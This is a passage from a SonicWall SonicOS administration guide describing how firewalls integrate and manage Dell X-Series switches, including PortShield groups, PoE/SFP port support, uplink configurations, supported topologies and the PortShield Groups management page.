NOTE: X-Series switch, X-Switch, external switch, and extended switch are used interchangeably.

Beginning in SonicOS Release 6.2.5.1, the TZ Series firewalls supported a maximum of two X-Series switches. Beginning in SonicOS Release 6.2.7, the SonicWall firewalls shown in X-Series switches supported by SonicWall firewalls support up to four of the listed X-Series switches.

NOTE: For complete information about X-Series switches and how to configure them, see the *SonicWall X-Series Solution Deployment Guide*, the *Dell Networking X1000 and X4000 Series Switches User Guide*, and the *Dell Networking X1000 and X4000 Series Switches Getting Started Guide*.

X-Series switches supported by SonicWall firewalls

These SonicWall firewalls		
• SuperMassive 9600	• NSA 6600	• TZ600
• SuperMassive 9400	• NSA 5600	• TZ500/TZ500W
• SuperMassive 9200	• NSA 4600	• TZ400/TZ400W
	• NSA 3600	• TZ300/TZ300W

X-Series switches supported by SonicWall firewalls

These SonicWall firewalls	
Support these X-Series switches (ports)	
• X1008 (8 10/100/1000Base-T GbE) • X1008P (8 10/100/1000Base-T GbE, 2 1GbE SFP fiber, 8 PoE up to 123 W total) • X1018 (16 10/100/1000Base-T GbE, 2 1GbE SFP fiber) • X1018P (16 10/100/1000Base-T GbE, 2 1GbE SFP fiber, 16 PoE up to 246W total) • X1026 (24 10/100/1000Base-T GbE, 2 1GbE SFP fiber) • X1026P (24 10/100/1000Base-T GbE, 2 1GbE SFP fiber, 24 PoE/12 PoE+ up to 369W total) • X1052 (48 10/100/1000Base-T GbE, 2 10GbE SFP/SFP+ fiber) • X1052P (48 10/100/1000Base-T GbE, 24 PoE/12 PoE+ up to 369W total) • X4012 (12 10GbE SFP/SFP+ fiber)	

NOTE: The X-Series Solution is not supported on the SM 9800, NSA 2600, or SOHO W firewalls.

Topics:

Terminology

HA	High Availability
Extended switch	Same as X-Series switch.
External switch	Same as X-Series switch.
IDV	Interface Disambiguation via VLAN – The reconfiguring of ports, portshielded to firewall interfaces, on the extended switch as access ports of the VLAN corresponding to the PortShield VLAN.
PoE	Power over Ethernet – A system than passes electrical power along with data on Ethernet cabling, which allows a single cable to provide both data connection and electrical power to devices.
PoE+	Power over Ethernet Plus – An enhanced version of PoE (standard 802.3at) that provides more power than PoE.
SFP	Small form-factor pluggable – A compact, hot-pluggable transceiver used for both telecommunication and data communications applications and supports 1Gb fiber modules.

SFP+	Enhanced small form-factor pluggable – An enhanced version of SFP that supports 10 Gb fiber modules.
SPM	Single Point Management
STP	Spanning Tree Protocol – A network protocol that ensures a loop-free topology for Ethernet networks and allows redundant (spare) links to provide backup paths if an active link fails.

Performance Requirements

With SonicOS 6.2.7, X-Series switch integration functionality has been extended from just TZ Series firewalls to include both SM Series and NSA Series firewalls. A SonicOS firewall can now

- Be provisioned for a maximum of four X-Series switches.
- Manage an increased number of ports.

If multiple switches are provisioned, they must be connected directly to the firewall; they cannot be cascaded or daisy chained, that is, one switch connected to another switch, which is then connected to the firewall.

Key Features Supported with X-Series Switches

NOTE: For information about these features, see the SonicWall X-Series Solution Deployment Guide.

- Provisioning an X-Series Switch as an extended switch
- PortShield functionality
- Configuring extended switch Interface settings
- Managing basic extended switch global parameters
- Managing the extended switch using GMS
- High Availability (HA) with PortShield functionality

  In SonicOS 6.2.7, support for PortShield functionality in HA mode is available using Common Uplink. In this configuration, a link between the active/standby firewall and the X-Series switch serves as a common uplink to carry all the PortShield traffic. In this configuration, firewall interfaces that serve as PortShield hosts should be connected to a separate switch and not the same X-Series switch connected to the active and standby units. This avoids looping of packets for the same PortShield VLAN. The PortShield members can be connected to ports on the X-Series switch that is controlled by the active/standby firewall.
- Diagnostics support for extended switch
- Support for VLANs in a common uplink with SPM configuration
- Support for VLANs in a dedicated uplink configuration
- Single Point of Management over Common Uplink for VLAN Traffic

  In SonicOS 6.2.7, VLANs are also supported with Common Uplink. This allows a single link between the firewall and the X-Series switch to carry management traffic of the firewall managing the X-Series switch

plus PortShield traffic for the *Interface Disambiguation via VLAN* (IDV) VLANs corresponding to the firewall interfaces plus traffic for the VLAN sub-interfaces present under the Common Uplink interface.

NOTE: Overlapping VLANs cannot exist under firewall interfaces configured as dedicated uplinks or common uplinks to the same switch. This is because the VLAN space is global on the X-Series switch.

NOTE: PortShield of Extended Switch Interfaces to Common Uplink Interfaces without selecting any VLANs for access/trunk configuration is not supported.

- PoE/PoE+ and SFP/SFP+ functionality for SonicWall firewalls by certain Dell X-Series switches
- Batching configuration messages – To facilitate support of the X-Series switches, configuration messages can be batched before being sent to an X-Series switch.

PortShield Functionality and X-Series Switches

PortShield architecture allows configuration of firewall ports into separate security zones, thereby allowing protection of a deep-packet inspection firewall for traffic between devices across zones. For more information about PortShield functionality, see Configuring PortShield Interfaces on page 358.

The SonicWall X-Series Solution allows support for portshielding interfaces on the extended switch to firewall interfaces. X-Series switches are L2 switches, and by default, all ports on the extended switch are configured as access ports of the default VLAN 1. When ports of the extended switch are portshielded to firewall interfaces, the ports are reconfigured as access ports of the VLAN corresponding to the PortShield VLAN, also known as the IDV VLAN of the PortShield host interface.

Topics:

Different Traffic Scenarios with PortShield

- Traffic between network devices connected to the ports on the extended switch that are part of the same PortShield group are switched automatically by the extended switch.
- Traffic between network devices connected to the ports on the extended switch and devices connected to ports on the firewall that are part of the same PortShield group are switched by the internal switch on the firewall.
- Traffic between network devices connected to the ports on the extended switch destined to firewall interfaces are handled by the data path in software. Such traffic may be subjected to firewall security services such as access rules, deep packet inspection, and intrusion prevention.
- Traffic between network devices connected to the ports on the extended switch and devices connected to ports on the firewall that are part of a different zone or part of a different PortShield group are forwarded by the data path in software. Such traffic is subjected to firewall security services in software.

Prerequisites for Portshielding X-Series Switches

IMPORTANT: If the topology has two or more X-Series switches, all X-Series switches must be connected directly to the firewall and not cascaded or daisy chained, that is, one X-Series switch cannot be connected to another X-Series switch that is connected to the firewall.

- X-Series switches (excluding X1052/X1052P models) are delivered from the factory in unmanaged mode to avoid unauthorized access to the switch. You need to put the switch into Managed mode by pressing the Mode button, near the power plug, for at least seven seconds.

  X1052/X1052P models delivered from the factory are by default in Managed mode.

For further details, see the *Dell™ Networking™ X1000 and X4000 Series Switches User Guide* and the *SonicWall X-Series Solution Deployment Guide*.

During the initial set up of the switch, to ensure the X-Series switch's IP does not change dynamically when the DHCP server is enabled on the firewall interfaces, choose **Static IP** instead of **Dynamic IP**. For further information, see the *SonicWall X-Series Solution Deployment Guide*.

- Apart from the initial IP address, username/password configuration, which can be found on the switch, no other configuration is recommended to be performed on the X-Series switch directly via the switch's GUI/console. To do so results in the firewall being out-of-sync with the configuration state of the X-Series switch.
- To manage the X-Series switch from the firewall, one of the interfaces of the firewall must be in the same subnet as the X-Series switch. For example, to manage an X-Series switch with a default IP `192.168.2.1`, an interface of the firewall needs to be configured in the `192.168.2.0/24` subnet and connected to the X-Series switch.
- Ensure the firewall can reach the X-Series switch by pinging the X-Series switch from the firewall before provisioning/managing the switch from the firewall.
- VLAN support:
  - Support for VLANs is available on shared and common uplinks. For example, VLANs can be configured under the firewall interface, which is provisioned as the shared uplink for the X-Series switch.
  - For details on VLAN support, see the *SonicWall X-Series Solution Deployment Guide*.
  - Overlapping VLANs cannot exist under firewall interfaces configured as dedicated uplinks. For example, if X3 and X5 are configured for dedicated uplinks, VLAN 100 cannot be present under both X3 and X5. Such a configuration is rejected.

PoE/PoE+ and SFP/SFP+ Support

SonicWall firewalls do not support PoE/PoE+, but this functionality can be added with certain X-Series switches, as shown in X-Series switch PoE/PoE+ and SFP/SFP+ support. This additional functionality enhances SonicPoint usage by SonicWall firewalls, especially for new SonicPoints supporting 802.11ac (supports up to 30W maximum power; 802.11a/b/g/h supports up to 15.4 W maximum power).

Some X-Series switches also support SFP/SFP+, as shown in X-Series switch PoE/PoE+ and SFP/SFP+ support.

NOTE: Configuration of the PoE/PoE+ ports on the X-Series switch is managed from the UI of the X-Series switch and not the **Network > PortShield Groups** page on the SonicWall firewall.

X-Series switch PoE/PoE+ and SFP/SFP+ support

This X-Series switch	Supports
X1008	1 PoE PD port; by default, port 8 is the PD port
X1008P	8 PoE ports, up to 123W total; by default, ports 1 through 8 support PoE
X1018	2 1GbE SFP ports; by default, ports 17 and 18 support SFP
X1018P	16 PoE ports, up to 246W total; by default, ports 1 through 16 support PoE 2 1GbE SFP ports; by default, ports 17 and 18 support SFP
X1026	2 1GbE SFP ports; by default, ports 25 and 26 support SFP
X1026P	24 PoE/12 PoE+ ports, up to 369W total; by default: • Ports 1 through 12 support PoE+ • Ports 13 through 24 support PoE 2 1GbE SFP ports; by default, ports 25 and 26 support SFP

X-Series switch PoE/PoE+ and SFP/SFP+ support

This X-Series switch	Supports
X1052	4 10GbE SFP+ ports; by default, ports 49 through 52 support SFP+
X1052P	24 PoE/12 PoE+ ports, up to 369W total; by default: • Ports 1 through 12 support PoE+ • Ports 13 through 24 support PoE • Ports 25 through 48 support neither PoE nor PoE+ 4 10GbE SFP+ ports; by default, ports 49 through 52 support SFP+
X4012	12 10GbE SFP+ ports; by default, ports 1 through 12 support SFP+

IMPORTANT: A SonicPoint AC without an external power source must be portshielded through ports 1 through 12 on an X1026P or X1052P X-Series switch.

Any SonicPoint non-AC model without an external power source can be portshielded through ports 1 through 8 (X1008P), 1 through 16 (X1018P), or 1 through 24 (X1026P and X1052P).

Any SonicPoint with an external power source can be portshielded to any ethernet port.

X-Series Solution and SonicPoints

Ports on an extended switch can be portshielded to the WLAN zone of the firewall, and SonicPoints can be connected to these ports.

When connecting SonicPoints to an X-Series switch, it is important to consider the SonicPoint's power requirements. A SonicPointACe/ACi/N2 requires a minimum of 25.5 watts. If your X-Series switch model does not support PoE+, you must use a SonicPoint power injector. For which switches support PoE+, see PoE/PoE+ and SFP/SFP+ Support on page 364. For more information about managing SonicPoints, see the Knowledge Base article, *SonicWall TZ Series and SonicWall X-Series Solution managing SonicPoint ACe/ACi/N2 access points* (SW13970).

Managing Extended Switches using GMS

The X-Series switch integration feature allows unified management of both the firewall and the switch using the SonicOS management interface and SonicWall GMS version 8.1 SP1 or higher. GMS supports all configuration operations, such as provisioning of an extended switch, configuration of extended switch interface settings, and manageability of extended switch global parameters.

For information about managing extended switches with GMS, refer to the latest *SonicWall GMS Administration Guide*.

Extended Switch Global Parameters

Extended switch global parameters shows the extended switch global parameters that can be configured through the SonicOS management interface.

NOTE: For more information on these parameters, see the *SonicWall X-Series Solution Deployment Guide*.

Extended switch global parameters

All Switches	Only X1026P and X1052P switches
STP Mode	PoE Alert Usage Threshold
STP State	PoE Traps
	PoE Power Limit Mode

About Links

Management (MGMT) links carry only management traffic and cannot be portshielded.

Data links carry all PortShield traffic. If all they carry are data, the links are called common links. In a few topologies, data links also carry management traffic, in which case they are called shared links.

Shared or common links can carry all the portshielded groups.

Dedicated links can carry only one portshielded group, and that group must be portshielded to the dedicated port on the firewall.

About Uplink Interfaces

Uplink interfaces can be viewed as “trunk” ports set up to carry tagged/untagged traffic. When an extended switch is added with firewall uplink and X-Switch uplink options, the port on the firewall configured as the firewall uplink and the port on the extended switch configured as the switch uplink are set up automatically to receive/send tagged traffic for all IDV VLANs. The IDV VLAN of the tagged traffic allows the firmware to derive the PortShield host interface for the traffic.

Criteria for Configuring an Uplink Interface

- The interface must be a physical interface; virtual interfaces are not allowed.
- The interface must be a switch interface. (On some platforms, some firewall interfaces are not connected to the switch. Such interfaces are not allowed.)
- The interface cannot be a PortShield host (some other firewall interface cannot be portshielded to it) or a PortShield group member (cannot be portshielded to another firewall interface).
- The interface cannot be a bridge primary or bridge secondary interface.
- The interface cannot have any children (it cannot be a parent interface for other child interfaces).

Logging and Syslog Support

Support for logging critical configuration events such as addition/deletion of a switch, configuration of portshield on an extended switch port, and network events such as port coming up/going down is available.

Supported Topologies

IMPORTANT: Before setting up the interface between the firewall and the X-Series switch, set up the switch as described in the *SonicWall X-Series Solution Deployment Guide*.

NOTE: For details about provisioning and configuring these topologies, see the *SonicWall X-Series Solution Deployment Guide*.

For basic details on configuring PortShield interfaces with X-Series switches, see Managing Ports on page 367.

The key supported topologies for X-Series switch support are:

- Common uplink configuration
- Dedicated uplink configuration


  IMPORTANT: SonicPoints must be portshielded through the port that is part of the dedicated link.

- Hybrid configuration with common and dedicated uplink(s)
- Shared link configuration for both management and data traffic

- Isolated links for management and data uplinks
- HA and PortShield configurations with dedicated uplink(s)
- HA and PortShield configurations with a common uplink
- VLAN(s) with common uplinks through SPM configuration
- VLAN(s) with dedicated uplink(s) configuration
- Dedicated link for SonicPoint access

Managing Ports

IMPORTANT: The SM 9800 and SOHO W firewalls do not support the X-Series Solution. Although all firewall ports are managed the same, the **Network > PortShield Groups** page is different for these firewalls; see Managing Ports on the SM 9800 or SOHO W Firewall on page 377.




The **Network > PortShield Groups** page allows you to manage the assignments of ports to PortShield interfaces through these tabs:

- **Port Graphics**
- **Port Configuration**
- **External Switch Configuration**
- **External Switch Diagnostics**

Topics:

Viewing Interfaces (Ports) on the Port Graphics Tab



The **Port Graphics** tab displays the PortShield interfaces (ports) for the firewall. The large graphic represents the firewall's interfaces. The interfaces are color coded to reflect their configuration:

Color code for interface configuration

This color	Designates this type of interface
Black	Unassigned, that is, not part of a PortShield group
Yellow	Selected to be configured
Same color (other than black, yellow, or grey)	Part of a PortShield group, with the master interface having a white outline around the color
Greyed out	Cannot be assigned, that is, added to a PortShield group
Grey interfaces with a person graphic	Switch MGMT
Any (other than black, yellow, or grey) with an up arrow	Uplink

Each port graphic is labeled with its associated port name: X0 - X*n*. When you select an interface or interfaces, you can configure them as described in Configuring PortShield Groups on page 377.

When an Extended Switch is Configured


When one or more extended switches are provisioned, the **Port Graphics** tab displays the PortShield interfaces (ports) for both the firewall and the switch(es):

- The first graphic displays the firewall's ports and is not labelled.
- The next graphic displays the ports for the first external switch, External Switch 1, which is labeled ***SwitchModel*** **External Switch 1**, for example, X1018P External Switch 1.
- If more external switches are provisioned, subsequent graphics display the ports for the other external switches in order of their ID, that is, External Switch 2, External Switch 3, and External Switch 4.


The color coding for external interfaces is the same as for the firewall; see Color code for interface configuration.

Viewing Status of and Editing PortShield Interfaces on the Port Configuration Tab

Without an extended switch




With extended switches




Name	PortShield Interface	Link Settings	Link Status	Enabled	Comment	Configure
X0	LAN	Auto Negotiate	1 Gbps Full Duplex		Default LAN	
X1	WAN	Auto Negotiate	1 Gbps Full Duplex		Default WAN	
X2	Independent	Auto Negotiate	1 Gbps Full Duplex		Firewall Uplink - ES1	
X3	X0	Auto Negotiate	1 Gbps Full Duplex			
X4	Independent	Auto Negotiate	1 Gbps Full Duplex			
X5	WAN	Auto Negotiate	1 Gbps Full Duplex			
X6	Independent	Auto Negotiate	1 Gbps Full Duplex		Firewall Uplink - ES2	
X7	X4	Auto Negotiate	1 Gbps Full Duplex			
W0	WLAN	Auto Negotiate	1300 Mbps Half Duplex		Default WLAN	
ES1 : 1	MGMT	Auto Negotiate	1 Gbps Full Duplex		Switch MGMT - ES1	
ES1 : 2	Unassigned	Auto Negotiate	1 Gbps Full Duplex		Switch Uplink - ES1	
ES1 : 3	X4	Auto Negotiate	1 Gbps Full Duplex		PortShield to X4	
ES1 : 4	Unassigned	Auto Negotiate	No Link			
ES1 : 5	Unassigned	Auto Negotiate	No Link			
ES1 : 6	Unassigned	Auto Negotiate	No Link			
ES1 : 18	Unassigned	Auto Negotiate	No Link			
ES2 : 1	MGMT	Auto Negotiate	1 Gbps Full Duplex		Switch MGMT - ES2	
ES2 : 2	Unassigned	Auto Negotiate	1 Gbps Full Duplex		Switch Uplink - ES2	
ES2 : 3	X4	Auto Negotiate	1 Gbps Full Duplex		Dedicated Uplink for X4	
ES2 : 4	Unassigned	Auto Negotiate	No Link			
ES2 : 5	Unassigned	Auto Negotiate	No Link			
ES2 : 12	Unassigned	Auto Negotiate	No Link			
ES2 : 13	X0	Auto Negotiate	No Link		PortShield to X0	
ES2 : 14	Unassigned	Auto Negotiate	No Link			
ES2 : 15	Unassigned	Auto Negotiate	No Link			
ES2 : 16	Unassigned	Auto Negotiate	No Link			
ES2 : 17	Unassigned	Auto Negotiate	No Link			
ES2 : 18	Unassigned	Auto Negotiate	No Link			

The **Port Configuration** tab consists of a table that lists information about the PortShield interfaces:

Name	Port name associated with the PortShield interface, such as X0 or X15. Ports for any external switches are shown in the format **ES*s*:*n***, where ***s*** is the switch ID and ***n*** is the port number, as appropriate.
PortShield Interface	Color-coded graphic reflecting the PortShield interface's assignment and to which PortShield group it belongs. This graphic is a smaller version of the larger graphic(s) on the **Port Graphics** tab.


Type	Type of port: • **Copper** • **Wireless**
Link Settings	Link speed: • **Auto Negotiate** • **1000 Mbps – Full Duplex** • **100 Mbps – Full Duplex** • **100 Mbps – Half Duplex** • **10 Mbps – Full Duplex** • **10 Mbps – Half Duplex**
Link Status	Displays either: • The current link speed, in green, for example, **1000 Mbps – Full Duplex**. • **No link**.
Enabled	A checkmark graphic that is: • Green if the interface is enabled. • Dimmed grey if the interface is disabled.
Comment	Any comment entered when the interface was configured.
Configure	Contains two icons: • **Statistics** – When clicked, displays a pop-up summary containing statistics about the interface:  **NOTE:** To clear all statistics, click the **Clear Statistics** button at the top of the **Network > PortShield Groups** page. • **Edit** – When clicked, displays the **Edit Switch Port** dialog. For more information about this dialog, see the procedure in Configuring PortShield Interfaces on Network > PortShield Groups on page 379.

Viewing and Managing the External Switch Configuration



NOTE: This table displays **No Entries** if external switches have not been provisioned.


ID	ID number of the external switch: **1**, **2**, **3**, or **4**.
Model	Model number of the extended switch. This column also contains a **Comment** icon for each switch that displays a popup summary with product details.



